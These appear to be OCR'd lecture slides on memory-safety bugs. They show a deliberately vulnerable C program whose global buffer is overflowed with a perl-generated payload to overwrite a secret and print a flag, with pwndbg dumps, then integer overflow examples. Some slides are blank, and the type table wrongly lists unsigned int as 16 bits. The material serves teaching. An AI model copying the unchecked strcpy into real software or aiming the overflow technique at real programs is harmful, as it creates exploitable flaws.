
Overflowing System-defined Heap Data

```
$ ./heap_overflow $(perl -e 'print "A"x32 . "\xef\xbe\xad\xde"')
Segmentation fault (core dumped)
```


Overflowing System-defined Heap Data



Overflowing System-defined Heap Data



Overflowing System-defined Heap Data



Example Program W/ Global Overflow Vulnerability

global_overflow.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int buffer_data[32]={1};
int secret = 0xdeadcafe;
int buffer_bss[32];

void check_secret(char *argv1)
{
    strcpy(buffer_data, argv1);
    if (secret == 0xdeadbeef) {
        puts("Congratulations! You find the flag");
        exit(0);
    }
}

int main(int argc, char **argv)
{
    if (argc != 2) {
        printf("global_overflow <secret>\n");
        return 1;
    }
    check_secret(argv[1]);
    printf("Please try again\n");
    return 0;
}
```

Global Layout Before Overflow

```
pwndbg> x/128x &buffer_data
0x804c040 <buffer_data>:      0x00000001 0x00000000 0x00000000 0x00000000
0x804c050 <buffer_data+16>:   0x00000000 0x00000000 0x00000000 0x00000000
0x804c060 <buffer_data+32>:   0x00000000 0x00000000 0x00000000 0x00000000
0x804c070 <buffer_data+48>:   0x00000000 0x00000000 0x00000000 0x00000000
0x804c080 <buffer_data+64>:   0x00000000 0x00000000 0x00000000 0x00000000
0x804c090 <buffer_data+80>:   0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0 <buffer_data+96>:   0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0 <buffer_data+112>:  0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0 <secret>:           0xdeadcafe 0x00000000 0x00000000 0x00000000
0x804c0d0:                    0x00000000 0x00000000 0x00000000 0x00000000
0x804c0e0 <completed.0>:      0x00000000 0x00000000 0x00000000 0x00000000
0x804c0f0:                    0x00000000 0x00000000 0x00000000 0x00000000
0x804c100 <buffer_bss>:       0x00000000 0x00000000 0x00000000 0x00000000
0x804c110 <buffer_bss+16>:    0x00000000 0x00000000 0x00000000 0x00000000
0x804c120 <buffer_bss+32>:    0x00000000 0x00000000 0x00000000 0x00000000
0x804c130 <buffer_bss+48>:    0x00000000 0x00000000 0x00000000 0x00000000
```

Overflowing User-defined Global Data

```
$ ./global_overflow $(perl -e 'print "A"x128 . "\xef\xbe\xad\xde"')
Congratulations! You find the flag
```

Global Layout After Overflow

```
pwndbg> x/128x &buffer_data
0x804c040 <buffer_data>:      0x41414141 0x41414141 0x41414141 0x41414141
0x804c050 <buffer_data+16>:   0x41414141 0x41414141 0x41414141 0x41414141
0x804c060 <buffer_data+32>:   0x41414141 0x41414141 0x41414141 0x41414141
0x804c070 <buffer_data+48>:   0x41414141 0x41414141 0x41414141 0x41414141
0x804c080 <buffer_data+64>:   0x41414141 0x41414141 0x41414141 0x41414141
0x804c090 <buffer_data+80>:   0x41414141 0x41414141 0x41414141 0x41414141
0x804c0a0 <buffer_data+96>:   0x41414141 0x41414141 0x41414141 0x41414141
0x804c0b0 <buffer_data+112>:  0x41414141 0x41414141 0x41414141 0x41414141
0x804c0c0 <secret>:           0xdeadbeef 0x00000000 0x00000000 0x00000000
0x804c0d0:                    0x00000000 0x00000000 0x00000000 0x00000000
0x804c0e0 <completed.0>:      0x00000000 0x00000000 0x00000000 0x00000000
0x804c0f0:                    0x00000000 0x00000000 0x00000000 0x00000000
0x804c100 <buffer_bss>:       0x00000000 0x00000000 0x00000000 0x00000000
0x804c110 <buffer_bss+16>:    0x00000000 0x00000000 0x00000000 0x00000000
0x804c120 <buffer_bss+32>:    0x00000000 0x00000000 0x00000000 0x00000000
0x804c130 <buffer_bss+48>:    0x00000000 0x00000000 0x00000000 0x00000000
```


Overflowing System-defined Global Data

```
pwndbg> info files
Symbols from "./global_overflow".
Local exec file:
`./global_overflow', file type elf32-i386.
Entry point: 0x8049080
0x08048194 - 0x080481a7 is .interp
0x080481a8 - 0x080481cc is .note.gnu.build-id
0x080481cc - 0x080481ec is .note.ABI-tag
0x080481ec - 0x0804820c is .gnu.hash
0x0804820c - 0x0804827c is .dynsym
0x0804827c - 0x080482dd is .dynstr
0x080482de - 0x080482ec is .gnu.version
0x080482ec - 0x0804831c is .gnu.version_r
0x0804831c - 0x08048324 is .rel.dyn
0x08048324 - 0x08048344 is .rel.plt
0x08049000 - 0x08049024 is .init
0x08049030 - 0x08049080 is .plt
0x08049080 - 0x08049238 is .text
0x08049238 - 0x08049250 is .fini
0x0804a000 - 0x0804a055 is .rodata
0x0804a058 - 0x0804a08c is .eh_frame_hdr
0x0804a08c - 0x0804a140 is .eh_frame
0x0804bf0c - 0x0804bf10 is .init_array
0x0804bf10 - 0x0804bf14 is .fini_array
0x0804bf14 - 0x0804bffc is .dynamic
0x0804bffc - 0x0804c000 is .got
0x0804c000 - 0x0804c01c is .got.plt
0x0804c020 - 0x0804c0c4 is .data
0x0804c0e0 - 0x0804c180 is .bss
0xf7fc6174 - 0xf7fc6198 is .note.gnu.build-id in /lib/ld-linux.so.2
```

Note that the heap system data overflow heavily depends on the running environment. You may not be able to reproduce the same experiment as those described since the vulnerable library might have been patched.

Integer Overflow

An **integer overflow** occurs when an arithmetic operation attempts to create a numeric value that is too large to be represented within the available storage (or the width) space.



C Data Types

- short int 16 bits [-32,768;32,767]
- unsigned short int 16 bits [0;65,535]
- unsigned int 16 bits [0;4,294,967,295]
- Int 32 bits [-2,147,483,648;2,147,483,647]
- long int 32 bits [-2,147,483,648;2,147,483,647]
- signed char 8 bits [-128;127]
- unsigned char 8 bits [0;255]


Widthness Overflow

ex1.c - loss of precision.c

```
/* ex1.c - loss of precision
 * http://phrack.org/issues/60/10.html
 */
#include <stdio.h>

int main(void)
{
    int l;
    short s;
    char c;

    l = 0xdeadbeef;
    s = l;
    c = l;

    printf("l = 0x%x (%d bits)\n", l, sizeof(l) * 8);
    printf("s = 0x%x (%d bits)\n", s, sizeof(s) * 8);
    printf("c = 0x%x (%d bits)\n", c, sizeof(c) * 8);

    return 0;
}
```

Widthness Overflow

```
$ ./ex1
l = 0xdeadbeef (32 bits)
s = 0xffffbeef (16 bits)
c = 0xffffffef (8 bits)
pwndbg> p &l
$1 = (int *) 0xffffcfec
pwndbg> p &s
$2 = (short *) 0xffffcfea
pwndbg> p &c
$3 = 0xffffcfe9
```




```
pwndbg> x/8xw 0xffffcfe0
0xffffcfe0: 0xffffd020 0xf7fbe66c 0xbeefef10 0xdeadbeef
0xffffcff0: 0x00000001 0xffffd010 0xf7ffd020 0xf7c21519

pwndbg> x /10xb &c
0xffffcfe9: 0xef 0xef 0xbe 0xef 0xbe 0xad 0xde 0x01
0xffffcff1: 0x00 0x00
pwndbg> x /xb &c
0xffffcfe9: 0xef
pwndbg> x /2xb &s
0xffffcfea: 0xef 0xbe
pwndbg> x /4xb &l
0xffffcfec: 0xef 0xbe 0xad 0xde
pwndbg> x /4xb &c
0xffffcfe9: 0xef 0xef 0xbe 0xef
pwndbg> x /4xb &s
0xffffcfea: 0xef 0xbe 0xef 0xbe
```

Widthness Overflow

```
08049176 <main>:
...
 8049187: c7 45 f4 ef be ad de  movl   $0xdeadbeef,-0xc(%ebp)
 804918e: 8b 45 f4              mov    -0xc(%ebp),%eax
 8049191: 66 89 45 f2           mov    %ax,-0xe(%ebp)
 8049195: 8b 45 f4              mov    -0xc(%ebp),%eax
 8049198: 88 45 f1              mov    %al,-0xf(%ebp)
 804919b: 83 ec 04              sub    $0x4,%esp
 804919e: 6a 20                 push   $0x20
 80491a0: ff 75 f4              push   -0xc(%ebp)
 80491a3: 68 08 a0 04 08        push   $0x804a008
 80491a8: e8 a3 fe ff ff        call   8049050 <printf@plt>
 80491ad: 83 c4 10              add    $0x10,%esp
 80491b0: 0f bf 45 f2           movswl -0xe(%ebp),%eax
 80491b4: 83 ec 04              sub    $0x4,%esp
 80491b7: 6a 10                 push   $0x10
 80491b9: 50                    push   %eax
 80491ba: 68 1c a0 04 08        push   $0x804a01c
 80491bf: e8 8c fe ff ff        call   8049050 <printf@plt>
 80491c4: 83 c4 10              add    $0x10,%esp
 80491c7: 0f be 45 f1           movsbl -0xf(%ebp),%eax
 80491cb: 83 ec 04              sub    $0x4,%esp
 80491ce: 6a 08                 push   $0x8
 80491d0: 50                    push   %eax
 80491d1: 68 30 a0 04 08        push   $0x804a030
 80491d6: e8 75 fe ff ff        call   8049050 <printf@plt>
...
```

Arithmetic Overflow

ex2.c - an integer overflow

```
/* ex2.c - an integer overflow */
#include <stdio.h>

int main(void)
{
    unsigned int num = 0xffffffff;

    printf("num is %d bits long\n", sizeof(num) * 8);
    printf("num = 0x%x\n", num);
    printf("num + 1 = 0x%x\n", num + 1);

    return 0;
}
```

```
$ ./ex2
num is 32 bits long
num = 0xffffffff
num + 1 = 0x0
```

Arithmetic Overflow

ex3.c - change of signedness

```
/* ex3.c - change of signedness */
#include <stdio.h>

int main(void)
{
    int l;

    l = 0x7fffffff;

    printf("l = %d (0x%x)\n", l, l);
    printf("l + 1 = %d (0x%x)\n", l + 1, l + 1);

    return 0;
}
```

```
$ ./ex3
l = 2147483647 (0x7fffffff)
l + 1 = -2147483648 (0x80000000)
```


Arithmetic Overflow

ex4.c - various arithmetic overflows

```
/* ex4.c - various arithmetic overflows */
#include <stdio.h>

int main(void)
{
    int l, x;

    l = 0x40000000;

    printf("l = %d (0x%x)\n", l, l);

    x = l + 0xc0000000;
    printf("l + 0xc0000000 = %d (0x%x)\n", x, x);

    x = l * 0x4;
    printf("l * 0x4 = %d (0x%x)\n", x, x);

    x = l - 0xffffffff;
    printf("l - 0xffffffff = %d (0x%x)\n", x, x);

    return 0;
}
```


```
$ ./ex4
l = 1073741824 (0x40000000)
l + 0xc0000000 = 0 (0x0)
l * 0x4 = 0 (0x0)
l - 0xffffffff = 1073741825 (0x40000001)
```

Real World Integer Overflows




Real World Integer Overflows

Common Patterns in Integer Overflow Vulnerability



